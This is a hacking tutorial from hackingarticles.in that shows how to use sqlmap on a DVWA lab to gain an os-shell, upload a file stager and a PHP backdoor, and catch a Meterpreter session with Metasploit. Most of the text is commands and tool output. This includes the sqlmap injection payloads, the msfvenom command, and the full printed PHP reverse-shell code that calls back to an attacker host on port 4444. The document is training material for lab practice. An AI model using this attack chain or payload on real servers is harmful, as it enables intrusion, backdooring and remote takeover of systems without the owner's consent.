

Shell uploading in Web Server using Sqlmap

 hackingarticles.in/shell-uploading-in-web-server-using-sqlmap

Raj

January 6, 2017



Hey Guys!! You may have used sqlmap multiple times for SQL injection to get database information of the web server. Here in this tutorial, I will show you “how to upload any backdoor to get meterpreter session” if the website is suffering from SQL vulnerability.

Table of Content

- DVWA Lab Set-Up
- Navigate to page Vulnerable to SQL injection
- Intercept the Browser Request (Burp-suite)
- Save Intercept data in a text file
- Extracting database name (SQLMAP)
- Spawning os-shell (SQLMAP)
- Explore file Stager in the browser
- Generating PHP backdoor (msfvenom)
- Run Multi-handler (Metasploit)
- Upload Msfvenom PHP Backdoor and execute
- Obtain Meterpreter Shell

DVWA Lab Set-Up

- Requirement:
- Xampp/Wamp Server
- DVWA web vulnerable application
- Kali Linux: Burp suite, sqlmap tool

Firstly, you need to install DVWA lab in your XAMPP or WAMP server, read the full article from [here](#)

Navigate to Page Vulnerable to SQL Injection


Now let's navigate to DVWA through a web browser and log in with following credentials:

Username – admin

Password – password

Click on **DVWA Security** and set Website **Security Level low**

From the list of vulnerability select SQL Injection for your attack. Type **user ID: 1** in the text box. Don't click on submit button without setting web browser proxy. Set your browser proxy to make burp suite work properly.



Intercept the Browser Request

Now let's intercept the browser request with the following steps:

- After setting Network Proxy in the web browser then turn on burp suite.
- Click on **the proxy** in the menu bar then go for **intercept** is on the button.
- Come back and click on submit button in dvwa.
- Copy the intercepted data and save in a text file.

The Intercept button is used to display HTTP and Web Sockets messages that pass between your browser and web servers. Burp suit will provide" cookie" and "referrer" under fetched data which can be used in sqlmap commands directly.

The screenshot shows the Burp Suite interface. At the top, there are tabs for Target, Proxy (selected), Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, and Extender. Below these are tabs for Intercept (selected), HTTP history, WebSockets history, and Options. A message box indicates a request to http://192.168.1.105:80. Below this are buttons for Forward, Drop, Intercept is on, and Action. At the bottom, there are tabs for Raw (selected), Params, Headers, and Hex. The main display area shows the raw HTTP request:

```
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 192.168.1.105
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security=low; PHPSESSID=j8h31o8fsg3knkloigfs3gi7s4
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Extracting Database Name

Now use sqlmap for SQL injection and run the following command to enumerate database name.

```
sqlmap -r file --dbs --batch
```

Here **-r option** uses to analyze HTTP request from “file” and as you can observe it has to dump **DVWA** as the database name.

```
root@kali:~# sqlmap -r file --dbs --batch
```



{1.2.10#stable}

<http://sqlmap.org>

<http://sqlmap.org>

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual c
ume no liability and are not responsible for any misuse or damage caused by this p
```

```
[*] starting at 00:07:14
```

```
[00:07:14] [INFO] parsing HTTP request from 'file'
```

```
[00:07:14] [INFO] resuming back-end DBMS 'mysql'
```

```
[00:07:14] [INFO] testing connection to the target URL
```

```
sqlmap resumed the following injection point(s) from stored session:
```

Parameter: id (GET)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)

```
Payload: id=1' OR NOT 7559=7559#&Submit=Submit
```

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause

```
Payload: id=1' AND (SELECT 5713 FROM(SELECT COUNT(*),CONCAT(0x716a717171,(SELECT
```

Type: AND/OR time-based blind

Title: MySQL >= 5.0.12 AND time-based blind

```

Payload: id=1' AND SLEEP(5)-- irAh&Submit=Submit

```

— — —

```
[00:07:14] [INFO] the back-end DBMS is MySQL
```

```
web server operating system: Windows
```

```
web application technology: Apache 2.4.34, PHP 5.6.38
```

back-end DBMS: MySQL ≥ 5.0

```
[00:07:14] [INFO] fetching database names
```

```
[00:07:14] [INFO] used SQL query returns 6 entries
```

```
[00:07:14] [INFO] resumed: dvwa
```

```
[00:07:14] [INFO] resumed: information schema
```

```
[00:07:14] [INFO] resumed: mysql
```

```
[00:07:14] [INFO] resumed: performance schema
```

```
[00:07:14] [INFO] resumed: phpmyadmin
```

```
[00:07:14] [INFO] resumed: test
```

available databases [6]:

[*] dvwa

```
[*] information schema
```

```
[*] mysql
```

- [*] performance schema

```
[*] phpmyadmin
```

```
[*] test
```

Spawning os-shell

Now Type the following command to run sqlmap to access os-shell of the web server (dvwa)

```
sqlmap -r file -D dwwa --os-shell
```

It will try to generate a backdoor; if you want to upload PHP backdoor inside the web server then **type 4** for **PHP** payload.


```

what do you want to use for writable directory?
[1] common location(s) ('C:/xampp/htdocs/', 'C:/wamp/www/', 'C:/inetpub/wwwroot/') (default)
[2] custom location(s) http://192.168.1.105:80/
[3] custom directory list file
[4] brute force search
> 4
[00:11:14] [INFO] using generated directory list: /xampp,/xampp/html,/xampp/htdocs,/xampp/httpdocs,/xampp/php,/xampp/public,/x
s/all,/xampp/www/build,/Program Files/xampp,/Program Files/xampp/html,/Program Files/xampp/htdocs,/Program Files/xampp/httpdoc
,/Program Files/xampp/site,/Program Files/xampp/build,/Program Files/xampp/web,/Program Files/xampp/www,/Program Files/xampp/d
tml,/wamp/htdocs,/wamp/httpdocs,/wamp/php,/wamp/public,/wamp/src,/wamp/site,/wamp/build,/wamp/web,/wamp/www,/wamp/data,/wamp/s
m Files/wampp/htdocs,/Program Files/wampp/httpdocs,/Program Files/wampp/php,/Program Files/wampp/public,/Program Files/wampp/s
b,/Program Files/wampp/www,/Program Files/wampp/data,/Program Files/wampp/sites/all,/Program Files/wampp/www/build,/apache,/ap
c,/apache/site,/apache/build,/apache/web,/apache/www,/apache/data,/apache/sites/all,/apache/www/build,/Program Files/Apache Gr
Apache/htdocs,/Program Files/Apache Group/Apache/httpdocs,/Program Files/Apache Group/Apache/php,/Program Files/Apache Group/A
/Apache/site,/Program Files/Apache Group/Apache/build,/Program Files/Apache Group/Apache/web,/Program Files/Apache Group/Apach
e/sites/all,/Program Files/Apache Group/Apache/www/build,/Program Files/Apache Group/Apache2,/Program Files/Apache Group/Apach
Apache2/httpdocs,/Program Files/Apache Group/Apache2/php,/Program Files/Apache Group/Apache2/public,/Program Files/Apache Grou
oup/Apache2/build,/Program Files/Apache Group/Apache2/web,/Program Files/Apache Group/Apache2/www,/Program Files/Apache Group/
e Group/Apache2/www/build,/Program Files/Apache Group/Apache2.2,/Program Files/Apache Group/Apache2.2/html,/Program Files/Apac
am Files/Apache Group/Apache2.2/php,/Program Files/Apache Group/Apache2.2/public,/Program Files/Apache Group/Apache2.2/src,/Pr
uild,/Program Files/Apache Group/Apache2.2/web,/Program Files/Apache Group/Apache2.2/www,/Program Files/Apache Group/Apache2.2
up/Apache2.2/www/build,/Program Files/Apache Group/Apache2.4,/Program Files/Apache Group/Apache2.4/html,/Program Files/Apache
Files/Apache Group/Apache2.4/php,/Program Files/Apache Group/Apache2.4/public,/Program Files/Apache Group/Apache2.4/src,/Progr
d,/Program Files/Apache Group/Apache2.4/web,/Program Files/Apache Group/Apache2.4/www,/Program Files/Apache Group/Apache2.4/da
Apache2.4/www/build,/inetpub/wwwroot,/inetpub/wwwroot/html,/inetpub/wwwroot/httpdocs,/inetpub/wwwroot/httpdocs,/inetpub/wwwroot/
/wwwroot/build,/inetpub/wwwroot/web,/inetpub/wwwroot/www,/inetpub/wwwroot/sites/all,/inetpub/wwwroot/www
use any additional custom directories [Enter for None]: /xampp/htdocs
[00:11:30] [WARNING] unable to automatically parse any web server path
[00:11:30] [INFO] trying to upload the file stager on '/xampp/' via LIMIT 'LINES TERMINATED BY' method
[00:11:30] [WARNING] unable to upload the file stager on '/xampp/'
[00:11:30] [INFO] trying to upload the file stager on '/xampp/dvwa/vulnerabilities/sqli/' via LIMIT 'LINES TERMINATED BY' meth
[00:11:30] [WARNING] unable to upload the file stager on '/xampp/dvwa/vulnerabilities/sqli/'
[00:11:30] [INFO] trying to upload the file stager on '/xampp/html/' via LIMIT 'LINES TERMINATED BY' method
[00:11:30] [WARNING] unable to upload the file stager on '/xampp/html/'
[00:11:30] [INFO] trying to upload the file stager on '/xampp/html/dvwa/vulnerabilities/sqli/' via LIMIT 'LINES TERMINATED BY'
[00:11:30] [WARNING] unable to upload the file stager on '/xampp/html/dvwa/vulnerabilities/sqli/'
[00:11:30] [INFO] trying to upload the file stager on '/xampp/htdocs/' via LIMIT 'LINES TERMINATED BY' method
[00:11:30] [INFO] the file stager has been successfully uploaded on '/xampp/htdocs/' - http://192.168.1.105:80/tmpurufu.php
[00:11:30] [INFO] the backdoor has been successfully uploaded on '/xampp/htdocs/' - http://192.168.1.105:80/tmpucoup.php
[00:11:30] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>

```

Explore File Stager in the Browser

Explore the URL: <http://192.168.1.105/tmpurufu.php> in the browser. From the given below screenshot, you can read the heading of the web page “*sqlmap file uploader*” which will let you browse your backdoor on the web server(dvwa) and later we can upload that backdoor at /xampp/htdocs/ directory of the web server.



Generating PHP Backdoor

Let's prepare the malicious php file with msfvenom that we can upload:


```
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.109 lport=4444 -f raw
```

Copy the code from `<?php` to `die()` and save it in a file with `.php` extension. I have saved the backdoor as **shell.php** on the desktop and will later browser this file to upload on the web server. On other hand load the Metasploit framework by typing **msfconsole** and start **multi/handle**.

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.109 lport=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.1.109'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Upload & Execute Msfvenom PHP Backdoor


Click on **browse tab** to select your backdoor file (**shell.php**) file and then click on **upload**.



GREAT!!! Here it shows Admin File is uploaded which means backdoor shell.php is uploaded.



Then, to execute the backdoor file on the target machine, run URL: **192.168.1.105/shell.php** in the browser and you will receive reverse connection through multi/handler.



```
msf> use multi/handler
msf exploit(handler)> set lport 4444
msf exploit(handler)> set lhost 192.168.1.109
msf exploit(handler)> set payload php/meterpreter/reverse_tcp
msf exploit(handler)> exploit
```

Divine!!! Here we have got our meterpreter session 1.


```
msf > use exploit/multi/handler ↵
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.109
lhost => 192.168.1.109
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.109:4444
[*] Sending stage (38247 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.109:4444 -> 192.168.1.105:51259) at

meterpreter > sysinfo ↵
Computer      : RAJ
OS            : Windows NT RAJ 6.1 build 7600 (Windows 7 Ultimate Edition) i586
Meterpreter   : php/windows
meterpreter >
```

To learn more about Database Hacking. Follow this [Link](#).

Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)